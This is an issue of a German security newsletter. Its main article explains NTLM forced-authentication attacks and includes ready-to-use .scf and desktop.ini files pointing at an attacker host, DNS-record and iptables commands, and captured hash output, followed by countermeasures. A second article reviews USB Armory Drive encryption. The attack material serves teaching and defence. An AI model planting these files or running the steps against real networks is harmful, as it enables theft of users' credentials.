# MONTHLY SECURITY SUMMARY

)SCIP(

AUSGABE MAI 2022
FORCED AUTHENTICATION UND USBARMORY

## ANGRIFFE MIT FORCE AUTHENTICATION

Die Protokolle SMB und WebDAV mit NTLM-Authentisierung sind anfällig gegen Forced Authentication-Angriffe. Der Artikel zeigt, wie aus der NTLM-Challenge-Response das Passwort berechnet werden kann.

## VERSCHLÜSSELUNG MIT USB ARMORY DRIVE

Eine einfache und sichere Methode zum Transport von Daten ist schwer zu finden. Wir zeigen USB Armory Drive, das auf offener Hardware und Software basiert.

# Mai 2022: Mit Risiken leben

Ein Risiko muss immer berechenbar sein. Ein Risiko ist unbestritten dann kalkuliert, wenn man zu *verlieren* bereit ist. Wenn ich mich zum Beispiel entscheide, an einem Glücksspiel teilzunehmen - sei dies nun Roulette oder Devisenhandel -, dann muss ich bereit sein, meinen gesamten Einsatz zu verlieren. Ist dies nicht der Fall, dann ist das Glücksspiel eine schlechte Wahl. Vor allem bei jenen Spielen, bei denen die Gewinnchance statistisch weniger als 50% beträgt.


Schlechtes *Risikomanagement* ist dann gegeben, wenn unnötige Risiken eingegangen werden und man mit dem Eintreten des *Worst Case Szenarios* nicht leben kann. Also wenn ich über 20 Jahre hinweg mühsam gespart habe und dann all mein Geld an der Börse verliere.

Manche Menschen sind sehr schlecht darin, Risiken abschätzen und mit ihnen Leben zu müssen. Vor allem, wenn die Risiken virtueller Natur sind. Aber auch hier gilt: Wer ein Risiko eingeht, muss bereit sein zu verlieren.

Marc Ruef
Head of Research

NEWS

# WAS IST BEI UNS PASSIERT?



## MITGLIEDSCHAFT BEI BEGLEITGRUPPE ZU STUDIE ZU DEEPFAKES

Die *TA-SWISS* ist eine Stiftung für Technologiefolgen-Abschätzung. Die Studie *Deepfakes und manipulierte Realitäten* setzt sich mit den Entwicklungen und Risiken von Deepfakes auseinander. Andrea Hauser wird diese Studie als Mitglied der Begleitgruppe mitgestalten. Weitere Informationen zum Thema Deepfakes mit Bild und Ton finden sich in unserer Artikelserie.

## VORTRAG AN UNIVERSITÄT BASEL

Das Team des *Applied Decision Science Departments* der *Universität Basel* hat Marisa Tschopp eingeladen einen Vortrag im Rahmen der *Meet-the-Expert Events* zu halten. In ihrem Vortrag wird sie über die praktische Arbeit und Forschung bei der scip AG berichten und die Rolle von Data Science in Cybersicherheit und der Mensch-Maschine Interaktion zwischen Forschung und Praxis diskutieren.

## VORTRAG AN HACKS AND HACKERS DER ZURICH UNIVERSITY OF THE ARTS

Die Studiengruppe Hacks and Hackers an der Zurich University of the Arts (ZHdK) hat Marius Elmiger eingeladen einen Vortrag über aktuelle Themen wie Website Defacements und Denial of Service-Angriffe zu halten. Der Vortrag erklärt Absichten und Vorgehen von Angreifern anhand von einfach Beispielen und technischen Demonstrationen. Die Durchführung innerhalb der geschlossenen Studiengruppe findet am 12. Mai 2022 statt.

Weitere News zu unserem Unternehmen finden Sie auf unserer Webseite.

SCIP BUCHREIHE

# UNSER AKTUELLES JAHRBUCH

Erneut veröffentlichen wir die aktuelle Ausgabe unseres Jahrbuchs. Bereits zum 11ten Mal fassen wir in diesem die Fachbeiträge von einem Jahr Forschung im Bereich Cybersecurity zusammen.

Das Buch ist wiederum sowohl in deutscher (ISBN 978-3-907109-26-7) als auch in englischer Sprache (ISBN 978-3-907109-27-4) verfügbar. Das Vorwort wurde von Marko Rogge, seines Zeichens IT-Sicherheitsbeauftragter für Mobile Security bei der Deutschen Bahn AG, verfasst.

In unserem Katalog finden sich ebenfalls themenspezifische Bücher zu Künstlicher Intelligenz (ISBN 978-3-907109-14-4) und Sicherheit in der Hotellerie (978-3-907109-16-8).

Weitere Informationen und Bestellungen auf unserer Webseite.


ISBN 978-3-907109-26-7 [de]
ISBN 978-3-907109-27-4 [en]

# STABILITÄT MUSS AUFGEBAUT WERDEN

Bildquelle: https://pixabay.com/images/id-7150594/

MICHAEL SCHNEIDER

# ANGRIFFE MIT FORCED AUTHENTICATION

Das Ziel eines *Forced-Authentication-Angriffs* ist es an Anmeldedaten zu gelangen, in dem ein Benutzer dazu gebracht wird diese automatisch zu übermitteln. Dabei wird die Eigenschaft von Protokollen ausgenutzt, die versuchen Ressourcen nachzuladen, dabei eine Verbindung zu einem Remotesystem aufbauen und dazu die Anmeldedaten des aktiven Benutzers verwenden. Um eine Authentisierung zu erzwingen, können spezifisch manipulierte Dateien auf Freigaben platziert oder Ressourcen in Emails oder Webseiten eingebettet werden.

Damit ein Forced-Authentication-Angriff erfolgreich ist, müssen einige Bedingungen erfüllt sein. Erstens muss die Authentisierung des Protokolls so aufgebaut sein, dass Angreifer das Passwort direkt erhalten oder errechnen können, zweitens muss das Forcieren von Verbindungen möglich sein und drittens muss der Angreifer ein Authentisierungsserver in der Reichweite des Angriffsziels platzieren können. Die Protokolle SMB und WebDAV in Kombination mit der Authentisierung mittels NTLM eignen sich dafür besonders.

## CHALLENGE RESPONSE

Bei einem Forced-Authentication-Angriff erlangen Angreifer nicht direkt Zugriff auf das Passwort eines Benutzers. Beide Protokolle *SMB* und *WebDAV* verwenden das Authentisierungsprotokoll *NTLM*. Beim *Challenge-Response-Verfahren* von NTLM baut der Client eine Verbindung zum Server auf und informiert diesen in der Nachricht *NEGOTIATE_MESSAGE* darüber welche NTLM-Optionen unterstützt werden. Der Server antwortet mit der Nachricht *CHALLENGE_MESSAGE* um die Identität des Clients zu prüfen. Der Client wiederum beantwortet diese Challenge mit der Nachricht *AUTHENTICATE_MESSAGE*.

Die Konfiguration des *NTLM LAN Manager Authentication Level* bestimmt, welche NTLM-Protokolllevel unterstützt werden. Idealerweise sollten LM und NTLM abgelehnt und nur *NTLMv2* zur Authentisierung eingesetzt werden, geschützt durch *NTLMv2 Session Security*. Keiner der Protokolllevel kann den Angriff verhindern, die Komplexität zum Errechnen des Passworts kann jedoch erhöht werden.

Das Errechnen eines Passworts ist möglich, da eine *NTLMv2-Response* wie folgt aufgebaut wird:

1. Der Server sendet die Challenge (8 Byte block random data)

2. Der Client generiert den NTHash aus dem Passwort des Benutzers (basierend auf MD4, 16 Byte)

3. Der Benutzername und der Name des Servers werden in einen String zusammengefügt und daraus wird mittels *HMAC-MD5* und dem NTHash als Schlüssel der NTLMv2-Hash errechnet

4. Aus verschiedenen Informationen, unter anderem der aktuelle Zeitstempel, eine Client Nonce und Bestandteilen der Server *CHALLENGE_MESSAGE* wird ein Datenblock namens *blob* zusammengesetzt

5. Der *blob* wird dann mit der Challenge des Servers verbunden und es wird daraus mittels *HMAC-MD5* und dem NTLMv2-Hash als Schlüssel ein neuer Wert errechnet

6. Dieser Wert wird mit dem *blob* aneinander gereiht und dies ergibt die *NTLMv2-Response*

Der Aufbau der *NTLMv2-Response* kann in der Dokumentation *The NTLM Authentication Protocol and Security Support Provider* des Davenport WebDAV-SMB Gateway Projekt im Detail studiert werden.

Da bei einer Forced-Authentication-Attacke der Server durch Angreifer kontrolliert werden, sind alle Informationen des Challenge-Response-Verfahren bekannt, und die Antwort des Clients kann dazu benutzt werden, um das Passwort des Benutzers zu errechnen. Im Falle eines Angriffs kann der Server den gleichen Wert als Challenge senden, um die Berechnung mehrerer Passwörter zu vereinfachen. Dazu wird beispielsweise die Challenge *1122334455667788* verwendet.

## AUTHENTISIERUNGSSERVER

Als Authentisierungsserver kann entweder das Tool *Responder* von Laurent Gaffié oder das Tool *ntlmrelayx* aus dem *Impacket Framework* verwendet werden.

Responder verfügt neben Authentisierungsserver für die Protokolle HTTP, SMB, MSSQL, FTP sowie LDAP auch Module für Angriffe gegen die Multicast-Protokolle LLMNR, NBT-NS und MDNS. Die Hashes werden in eine sqlite-Datenbank sowie in Logdateien geschrieben und können direkt mit *hashcat* errechnet werden.

Das Tool ntlmrelayx ist vor allem bekannt für die verschiedenen Relay-Angriffe gegen verschiedene Windowsprotokolle und -dienste. Aufgezeichnete Hashes können in eine Datei geschrieben werden und können ebenfalls direkt mit hashcat verwendet werden.

Beide Tools können individuell konfiguriert werden und eignen sich beide hervorragend als Authentisierungsserver für Forced-Authentication-Angriffe.

**ANGRIFF**

Für den Angriff wird eine Datei so präpariert, dass beim Öffnen oder bereits beim Anzeigen der Datei in Windows Explorer eine Ressource von einem Remote-Server geladen wird. In den Beispielen wird vorausgesetzt, dass Angreifer auf eine Freigabe schreiben können, beispielsweise ein Transferverzeichnis für das Unternehmen. Der Authentisierungsserver der Angreifer befindet sich im gleichen Netzwerkwerk wie die Zielsysteme.

Im einfachsten Fall kann die Ressource über SMB nachgeladen werden. Dann kann der Pfad mit einer IP-Adresse angegeben werden. Falls eine SMB-Verbindung über den Port 445/tcp nicht aufgebaut werden kann, findet ein Fallback auf WebDAV statt. Eine NTLM-Authentisierung wird aber nur durchgeführt, wenn ein NetBIOS-Name definiert wurde und sich der Authentisierungsserver in einer vertrauenswürdigen Zone befindet. Falls eine Verbindung über WebDAV auf dem Standardport 80/tcp auch geblockt wird, kann der Port im Pfad angepasst werden:

- SMB: \\IP-Adresse\share\icon.png
- SMB, WebDAV: \\NetBIOSName\share\icon.png
- WebDAV (anderer Port): \\NetBIOSName@Port\share\icon.png

Wenn ein anderer Port verwendet wird, muss entweder die Konfiguration des Authentisierungsserver angepasst oder eine Weiterleitung des Ports konfiguriert werden:

```
$ port=8080
$ sudo iptables -t nat -A PREROUTING -p tcp --
dport $port -j REDIRECT --to-port 80
```

Wenn der Authentisierungsserver über keinen NetBIOS-Namen respektive DNS-Eintrag verfügt, können Angreifer mit den Rechten eines Domänenbenutzers einen eigenen Eintrag verwenden, falls Windows DNS Server eingesetzt werden. Dies kann unter anderem mit dem Tool *krbrelayx* von Dirk-jan Mollema bewerkstelligt werden:

```
$ python3 krbrelayx/dnstool.py --zone <zone> -a
add -r <name> -t A -d <ip-addr> -u
<domain>\\<user> ldaps://<dc-fqdn>
$ python3 krbrelayx/dnstool.py -a add -r
"attacker" -t A -d 192.0.2.5 -u
example.org\\craig ldaps://dc01.example.org
```

Der Parameter *zone* muss nur genutzt werden, wenn die Zone nicht der Domäne entspricht. In dem Befehl wird ein A-Record *attacker* für die IP-Adresse *192.0.2.5* durch den Benutzer *craig* erstellt.

Als Datei können verschiedene Formate wie *lnk*, *scf*, oder *desktop.ini* für den Angriff verwendet werden. Das *Metasploit Framework* verfügt über das Auxiliary *multidrop* um eine solche Datei zu generieren. Eine Datei im Format scf kann auch mit einem Texteditor erstellt werden:

```
[Shell]
Command=2
IconFile=\\192.0.2.5\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

Wenn nun ein Benutzer im Windows Explorer diese Datei anzeigt, wird eine Verbindung zum Authentisierungsserver der Angreifer aufgebaut und der NTLMv2-Hash aufgezeichnet.

```
[SMB] NTLMv2-SSP Client   : 192.0.2.23
[SMB] NTLMv2-SSP Username : EXAMPLE\bob
[SMB] NTLMv2-SSP Hash     :
bob::EXAMPLE:1122334455667788:A4589A28A82D83A6D38
1606C4BD1B41A:010100000...
```

In Responder ist es ersichtlich, über welches Protokoll der Hash aufgezeichnet wurde. In dem Fall handelt es sich um SMB. Wenn nun eine Netzwerkfreigabe voller Verzeichnisse ist und daher die Datei

nicht direkt angezeigt wird, kann auch das Icon eines Ordners verwendet werden. Dazu wird die Datei *desktop.ini* im jeweiligen Ordner platziert:

```
[ViewState]
Mode=
Vid=
FolderType=Generic
[.ShellClassInfo]
IconResource=\\attacker@8080\share\test.ico,0
```

In diesem Fall wird eine WebDAV-Verbindung zum Authentisierungsserver der Angreifer aufgebaut und der NTLMv2-Hash aufgezeichnet.

```
[WebDAV] NTLMv2 Client   : 192.0.2.23
[WebDAV] NTLMv2 Username : EXAMPLE\bob
[WebDAV] NTLMv2 Hash     :
bob::EXAMPLE:1122334455667788:5660BDAF68D6598588B
9D5EDDAC52522:010100000...
```

Angreifer können beliebig viele Dateien in verschiedenen Freigaben platzieren und über eine bestimmte Zeit Hashes sammeln und diese dann später offline errechnen.

## GEGENMASSNAHMEN

Es gibt kein anderen Schritt, um alle Angriffe gegen ein Netzwerkprotokoll zu unterbinden als das Netzwerkprotokoll komplett zu deaktivieren. Dementsprechend kann einen Forced-Authentication-Angriff nur abgewehrt werden, wenn das Protokoll *NTLM deaktiviert* wird. Die Deaktivierung ist jedoch ein langwieriger Prozess und es sollte vorher sorgfältig abgeklärt werden, ob NTLM nicht noch in der Infrastruktur gebraucht werden. Ned Pyle von Microsoft hat zur Analyse den Artikel *NTLM Blocking and You: Application Analysis and Auditing Methodologies in Windows 7* geschrieben.

Die Deaktivierung des Dienstes *WebClient* verhindert, dass ein Fallback zu WebDAV stattfindet, wenn eine SMB-Verbindung nicht aufgebaut werden kann. Dazu kann eine Gruppenrichtlinie konfiguriert werden, um den Dienst WebClient zu deaktivieren. Wiederum hat Ned Pyle einen hilfreichen Artikel namens *How to Defend Users from Interception Attacks via SMB Client Defense* zu dem Thema verfasst.

Durch eine restriktive Segmentierung des Netzwerks sowie das Unterbinden von Client-zu-Client-

Verbindungen kann der Angriff erschwert werden. Für eine Attacke über WebDAV benötigen Angreifer jedoch nur einen offenen Port, das Sperren von 80/tcp und 445/tcp reicht nicht aus. Ausgehende Verbindung über Port 445/tcp ins Internet sollten auf keinem Fall erlaubt werden.

Eine weitere Methode ist die Verwendung von langen und komplexen Passwörtern. Der Angriff selbst kann damit nicht verhindert werden, aber das Errechnen von Passwörter wird dadurch erschwert. Der Einsatz von Multi-Faktor-Authentication kann erschweren, dass die errechneten Passwörter verwendet werden können.

## FAZIT

Forced-Authentication-Angriffe sind ein effizientes Mittel für Angreifer an Anmeldedaten von anderen Benutzern zu gelangen, wenn sie sich zuvor im Netzwerk festsetzen konnten. Um solche Angriffe abwehren zu können, sind einschneidende Eingriffe in die Konfiguration der Windows-Systeme notwendig. Die Einführung einer Netzwerksegmentation und die Isolierung von Clients sind auch ein Hilfsmittel gegen solche Angriffe. Die Umsetzung mit einer Windows Hostfirewall und die Deaktivierung des Dienstes Webclients sind kurz- und mittelfristige Massnahmen, während die Deaktivierung von NTLM eine lange Analyse bevor der Umsetzung mit sich bringt. Der Sicherheitsgewinn macht den hohen Aufwand mehr als wett.


Michael Schneider

next gen vulnerability intelligence

# VulDB

## Threat Intelligence mit Splunk

Laden Sie einfach und unkompliziert die Daten für das Vulnerability Management Ihrer Umgebung in Splunk. Die frei installierbare Applikation nutzt die offene API von VulDB, um Daten einzulesen, abzulegen und aufzuarbeiten. Noch nie war Vulnerability und Threat Intelligence so einfach. Setzen Sie sich mit uns in Verbindung!




official data provider

> https://vuldb.com

ROCCO GAGLIARDI

# TRAGBARE VERSCHLÜSSELUNG MIT USB ARMORY DRIVE

Wie können wir Daten auf *tragbaren Geräten* sicher transportieren? Die Aufrechterhaltung der Sicherheitskette mit verschlüsselten Massenspeichern ist nach wie vor ein Problem, das nicht leicht zu lösen ist, da die Verschlüsselung der Geräte normalerweise an das verwendete Betriebssystem gebunden ist. Software zu finden, die auf verschiedenen Plattformen reibungslos funktioniert, ist schwierig.

Die beste Lösung ist nach wie vor ein Gerät, das *On-Board-Verschlüsselung* verwendet, wie der iStorage datAshur. Aber abgesehen von den relativ hohen Kosten und dem verhältnismässig kleinen Speicher ist das Hauptproblem bei verschlüsselten USB-Sticks die Art und Weise, wie die Authentifizierung durchgeführt wird. Es wurden mehrere Lösungen umgesetzt, von der numerischen Tastatur auf dem Schlüssel bis hin zur biometrischen Authentifizierung, aber sie bleiben kompliziert und teuer.


Die von Inverse-Path (jetzt F-Secure) vorgeschlagene Lösung basiert auf der Mehrzweck-HW-Plattform (SoC) namens *USB Armory*, einer Lösung für die Entwicklung und Ausführung verschiedener Arten von Anwendungen. Im Wesentlichen haben sie ein System zur Verschlüsselung von Speichermedien (microSD) entwickelt, die Grösse der Karte bleibt Ihnen überlassen.

Die vom NXP i.MX6UL Prozessorchip, dem Herzstück der *USB Armory MKII*, unterstützten Sicherheitsfunktionen und das offene Board-Design bieten Entwicklern und Anwendern ein *völlig anpassbares*, zuverlässiges USB-Gerät für Sicherheitsanwendungen wie Hardware Security Module (HSM), verschlüsselte Dateispeicherung mit Malware-Scanning, Router für End-to-End VPN-Tunneling oder Tor, Passwortmanager, elektronische Geldbörse.

Wenn Sie über gute Go-Kenntnisse verfügen, können Sie dank *TamaGo*, einem Framework, das die Kompilierung und Ausführung von unbelasteten Go-Anwendungen auf ARM System-on-Chip Komponenten ermöglicht, jede beliebige Anwendung entwickeln und auf dem System ausführen.

## VERSCHLÜSSELTER SPEICHER

F-Secure Armory Drive bietet eine *verschlüsselte Laufwerkslösung*, die die Entsperrung einer verschlüsselten microSD-Karte *mit einem Tastendruck* über die




gekoppelte F-Secure Armory Drive iOS-App ermöglicht. Der Speicher kann beliebig erweitert werden, da er extern ist. Die kryptographischen Operationen werden vom Betriebssystem durchgeführt und der Speicher wird zum Speichern der verschlüsselten Daten verwendet. Die Authentifizierung und der jeweilige Zugriff auf die Daten erfolgt über die Kommunikation via Bluetooth zwischen dem *Armory Drive*, das auf der *USB Armory MKII* läuft, und einer speziellen *Armory Drive* Anwendung für Smartphones.

**Wie es funktioniert**

Um das Laufwerk zu verwenden, sind folgende Schritte erforderlich:

- Installieren Sie die Firmware auf dem USB Armory MKII
- Installieren Sie die Armory Drive iOS App
- Koppeln Sie die USB Armory mit der iOS-App: Dieser Schritt generiert und speichert Schlüssel in der iOS-App.
- Die Verschlüsselungsschlüssel (für die microSD - und BLE-Kommunikation) werden aus dem Schlüssel der iOS-App und dem eindeutigen Hardware-Schlüssel des USB Armory abgeleitet.
- Formatieren Sie die microSD-Karte: Die volle Festplattenverschlüsselung wird verwendet, um die microSD-Karte mit dem abgeleiteten Schlüssel zu verschlüsseln, der eine Funktion der iOS-App und des USB Armory ist.

Es sind zusätzliche Schritte erforderlich, um das zur Verschlüsselung der Daten verwendete und auf dem

Gerät gespeicherte Kryptomaterial zu schützen. Dieses könnte mit einer ad-hoc erstellten Anwendung abgerufen werden. Es muss also verhindert werden, dass die USB Armory eine andere generische Software als die vertrauenswürdige lädt, in unserem Fall die von F-Secure bereitgestellte Software. Dies ist nur möglich, indem man die sichere Boot-Konfiguration des SoC ausnutzt, die einen *Hash von vier verketteten öffentlichen CA-Schlüsseln in der USB Armory SoC fuse box* sichert, so dass nur ein signierter Bootloader ausgeführt werden kann, und indem man einen geprüften (signierten) Bootloader installiert, in unserem Fall den armory-boot. Ohne diesen Schritt würde ein Teil der kryptografischen Schlüssel, die für die Verschlüsselung von Daten und Kommunikation verwendet werden, offen liegen und über nicht zertifizierte Software zugänglich sein.

Die Folge ist, dass der USB Armory nach diesem Vorgang nur noch Software akzeptiert, die von einer bestimmten Zertifizierungsstelle (F-Secure oder einer Unternehmens-CA) signiert wurde, so dass er für allgemeine Software *unbrauchbar* ist. Aber das ist ein kleiner Preis für eine sichere mobile Speicherung.

Da die Schlüssel für die Daten- und Kommunikationsverschlüsselung von USB Armory und der iOS-App abgeleitet werden, sind die Daten beim Zugriff auf nur ein Gerät weiterhin geschützt. Die gewählten Sicherheitslösungen sind für den beabsichtigten Einsatz mehr als zufriedenstellend.

## ZUSAMMENFASSUNG

Mit Armory Drive können Sie Massenspeicher unterschiedlicher Grösse unabhängig vom verwendeten Betriebssystem (ich verwalte Daten unter Windows, Linux, macOS und iPadOS) sicher machen, und das zu relativ geringen Kosten.

Obwohl es im Gegensatz zu einem FIPS140-2L3-zertifizierten iStorage datAshur an physischen Schutzmechanismen mangelt, ist Armory Drive zu meiner ersten Wahl geworden, wenn es um die Sicherheit von transportablen Massenspeichern geht. Die Lösung ist gut dokumentiert, elegant und einfach zu bedienen und ich kann sie nur jedem empfehlen, der Daten sicher transportieren muss.

Rocco Gagliardi

# GEWISSE RISIKEN MUSS MAN IN KAUF NEHMEN KÖNNEN

Bildquelle: https://pixabay.com/images/id-7108432/

SCIP MONTHLY SECURITY SUMMARY

# IMPRESSUM

## ÜBER DEN SMSS

Das *scip Monthly Security Summary* erscheint monatlich und ist kostenlos.

Anmeldung: smss-subscribe@scip.ch
Abmeldung: smss-unsubscribe@scip.ch

Informationen zum Datenschutz.

Verantwortlich für diese Ausgabe:
Marc Ruef



## ÜBER SCIP AG

Wir überzeugen durch unsere Leistungen. Die scip AG wurde im Jahr 2002 gegründet. Innovation, Nachhaltigkeit, Transparenz und Freude am Themengebiet sind unsere treibenden Faktoren. Dank der vollständigen Eigenfinanzierung sehen wir uns in der sehr komfortablen Lage, vollumfänglich herstellerunabhängig und neutral agieren zu können und setzen dies auch gewissenhaft um. Durch die Fokussierung auf den Bereich Information Security und die stetige Weiterbildung vermögen unsere Mitarbeiter mit hochspezialisiertem Expertenwissen aufzuwarten.



scip AG
Badenerstrasse 623
8048 Zürich
Schweiz

+41 44 404 13 13
www.scip.ch